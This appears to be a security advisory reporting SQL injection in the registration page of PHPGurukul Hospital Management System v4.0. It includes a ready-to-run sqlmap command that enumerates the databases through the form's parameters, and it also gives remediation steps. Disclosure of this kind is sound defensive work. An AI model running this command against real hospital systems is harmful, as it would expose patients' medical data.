## **Vulnerability Overview**

The Hospital Management System v4.0 user registration functionality suffers from **multiple SQL injection vulnerabilities** across all form parameters, enabling unauthenticated attackers to:

* **Complete database enumeration** (users, patients, medical records)

Impact: Unauthorized data access and extraction from healthcare databases, potentially exposing sensitive patient information.


## **Official Website**

[PHPGurukul Hospital Management System v4.0](https://phpgurukul.com/hospital-management-system-in-php/)


## **Steps to Reproduce** (**Technical Details)**


**1) Vulnerable Endpoint**


Link: <http://localhost/hospital/hms/registration.php>



2) Add the Data and Capture the request in BurpSuite. And using the CO2 extension from burpsuite. Make the sqlmap payload








3) Copy the above command and paste into the sqlmap.

**Command:-** python3 sqlmap.py -u "http://localhost:80/hospital/hms/registration.php" --data="full\_name=wremad^&address=wremad^&city=wremad%40wremad.com^&gender=male^&email=wre%40wred.com^&password=admin^&password\_again=admin^&submit=" --cookie="PHPSESSID=1nqogetn99ctmhntgftaklifnf" --random-agent --dbms=mysql -dbs --batch



## 

## 

## 

## **Remediation**

1. Use Prepared Statements (Parameterized Queries):  
   Avoid dynamic SQL queries that directly concatenate user input.
2. Input Validation & Sanitization:  
   Implement strong input validation and reject inputs containing SQL metacharacters.
3. Least Privilege Principle:  
   Ensure the database account used by the application has only the minimum required privileges.
4. Web Application Firewall (WAF):  
   Deploy a WAF to detect and block malicious SQL queries.
5. Error Handling:  
   Suppress detailed database errors from user-facing interfaces.

## 

## **References**

* OWASP Top 10 - [A03: Injection](https://owasp.org/Top10/A03_2021-Injection/)
* [SQLMap Tool](https://sqlmap.org/)
* [OWASP SQL Injection Prevention Cheat Sheet](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)

## **Disclosure Timeline**

| **Date** | **Activity** |
| --- | --- |
| 2025-09-22 | Vulnerability Identified via SQLMap |

## **Author**

Report generated by: DEV RAVAL